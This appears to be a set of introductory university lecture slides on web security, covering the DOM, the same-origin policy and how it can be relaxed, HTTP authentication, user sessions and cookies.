


They are objects, and instances of **Node**.

DOM Tree

Each HTML element is represented by a DOM object.

```
<html>
  <head>
    <title>Hello</title>
  </head>
  <body>
    <h1>Hello World!</h1>
    <div>
      <p>This is a paragraph.</p>
    </div>
  </body>
</html>
```



- Every node in the DOM tree is the root of an *n-ary tree*.
- Each node's children is accessed through the **childNodes** property.
- Some nodes are leaf nodes, i.e., they do not have child.
 - text, comment

JavaScript Security

- JavaScript code is downloaded either as part of or with the HTML code by the browser
- It is executed on-the-fly and in the context of the embedding web page
- JavaScript is very powerful
 - Can access the DOM in arbitrary ways
 - Read content, insert new content, delete existing content
 - Read and write to Cookies, which are critical data for user session management

JavaScript Security (Cont.)

- The security of JavaScript code execution is guaranteed by a sandboxing mechanism
 - No access to files and network resources
 - No window smaller than 100x100 pixels
 - No access to the browser's history
- The details of sandbox implementation is browser specific

Same-Origin Policy

Frame Isolation

- Goals:
 - It is safe to visit an arbitrary (unsafe) web page
 - It is safe to visit two web pages at the same time
 - It is safe to visit a page embedding other frames
- Need:
 - Each web site is isolated from all other websites
 - Web pages of the same web site are not isolated

Frame Isolation (Cont.)

- Frame-Frame relationships
 - `canScript(A, B)`
 - Can Frame A execute a script that access any DOM elements of Frame B?
 - `canNavigate(A, B)`
 - Can Frame A change the origin of content of Frame B?
- Frame-Principal relationships
 - `readCookie(F, D)`, `writeCookie(F, D)`
 - Can Frame F read/write cookies of domain D?

Same-Origin Policy

- The Same-Origin Policy
 - An essential security mechanism that isolates different pages
 - A frame in one origin shall not be allowed to access resources of frames in a different origin
 - JavaScript code can access only resources that are associated with the same origin
 - Cannot make HTTP requests to, access the DOM, Cookies and local storage of a site/frame of a different origin

Same-Origin Policy (Cont.)

- Origin: It is the granularity of protection of the SOP
 - A tuple of **protocol**, **hostname** and **port**
 - Determined by string matching
 - Every frame has an origin
 - An <iframe>'s origin is determined by the URL where it is loaded, not the URL of its parent frame
 - JavaScript code executes under the origin of the embedding frame!
 - This opens the door for many other security problems on the Web

SOP: XMLHttpRequests

- XMLHttpRequests (XHR) allows JavaScript to send HTTP requests to a server, and receive data in the response
- SOP prohibits XHRs from being sent to a different origin
- JavaScript can read only responses from the same origin

SOP: HTTP Responses

- A frame can load Images, CSS, Fonts from another origin
 - It cannot inspect the content of the resources
 - Similar to loading an iFrame from another origin
- A frame can load JavaScript from another origin
 - It cannot inspect the content of the script
 - It can interact with the script
 - For example, calling a function defined in a script loaded from another origin

Relaxing the SOP

- Problem: `https://www.facebook.com` and `https://facebook.com` are two different origins
- Solution: The two frames can set their domain to the same value, i.e., `facebook.com`
 - `a.domain.com` -> `domain.com`
 - `b.domain.com` -> `domain.com`
 - `a.domain.com` -> `com`
 - Cannot set domain to a public suffix
 - `user.github.com` -> `github.com`
 - Both frames need to set domain to the same value

Relaxing the SOP (Cont.)

- Additional solutions:
 - Cross-Origin Resource Sharing:
 - `Access-Control-Allow-Origin`: `http://www.foo.com`
 - `Access-Control-Allow-Origin`: *
 - Cross-document messaging:
 - Sender: `targetWindow.postMessage(Message, targetOrigin, [transfer])`
 - Receiver: `window.addEventListener("message", receiveMessage, false);`
 - `receiveMessage` takes an `event` parameter that carries the origin of the sender

Credits

- Some slides are based on the slides of Giovanni Vigna

Web Security - Session

**CSCI 4130: Introduction to Computer
Security**


Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

Web Authentication

- IP address
 - The IP source address can be spoofed
 - NAT-ing may cause several users to share the same IP address
 - The same user could use different IP addresses
- HTTP
 - Not very scalable and difficult to manage at the application level
- Certificate
 - Works (on the server-side) for TLS-based connections
 - Few users have “real” certificates or know how to use them
- Form
 - Form data might be sent in plaintext

HTTP Authentication




The user is challenged for providing a username and password

HTTP Authentication (Cont.)

- It is a protocol based on simple challenge-response scheme
- The challenge is returned by the server as part of a 401 reply message
 - The message specifies the authentication schema to be used
- An authentication request refers to a realm is sent by the client
 - The realm specifies a group of resources on the server
- The client must include an Authorization header field with valid credentials

HTTP Authentication (Cont.)

- From the web server's perspective, HTTP authentication enables basic **access control**



What is “401 Unauthorized”?

Version Status Status Message

HTTP/1.1 401 Unauthorized

Headers

...

Content-Type: text/html


WWW-Authenticate: Basic realm=“xxx”

...

The “**WWW-Authenticate**” HTTP Header

1. **Basic / Digest:** It is about how the message is encoded.
2. **Realm:** It is about the name of the restricted area.

Normal Way To Enforce Access Control In A Web Server



The access control policy can be placed inside the directory (e.g., `.htaccess` for Apache) or defined in a global configuration file.

HTTP Is Stateless

- The **HTTP server** is **not required** to retain information or status about each user for the duration of multiple requests.
- A **web application can** track state over multiple requests if it wants to.
 - HTTP cookies
 - Server side sessions
 - Embedding information in the returned page
 - Hidden variables within web forms
 - Modified URLs

User Sessions

- A session is a sequence of HTTP request and response transactions associated to a user
- It is used to represent a time-limited interaction of a client with a server
- Session is a concept beyond the HTTP, thus needs to be implemented at the application level



Client

HTTP Request #1
←→
HTTP Response #1

HTTP Request #2
←→
HTTP Response #2



Server

Basic Authentication

- A form is used to send the credentials (over an TLS-protected channel) to a server-side application
- The application
 - Verifies the credentials
 - Creates and sends back a session authenticator (typically a cookie, e.g., auth="Alice:Smith")
- The browser
 - Include the authenticator in the next requests
- Authentication is performed by checking this value

HTTP Cookie

- A **small** piece of data sent from/set by a website
- Stored on the **user's computer** by a web browser
- **Automatically sent** with a HTTP request by the browser
- Designed as a reliable mechanism to help web applications keep states at the client side
 - Logging in
 - Shopping cart
 - Last visited pages
 - ...
- Cookies are accessible only by the website that sets them

HTTP Cookie (Cont.)




Client

HTTP Request #1 

HTTP Response #1

HTTP Request #2 

HTTP Response #2



Server

Cookie Key	Cookie Value
...	...
SID	123456

SID=123456

{...}

SID=123456

{...}



Session Storage

- A website can set multiple cookies for a client
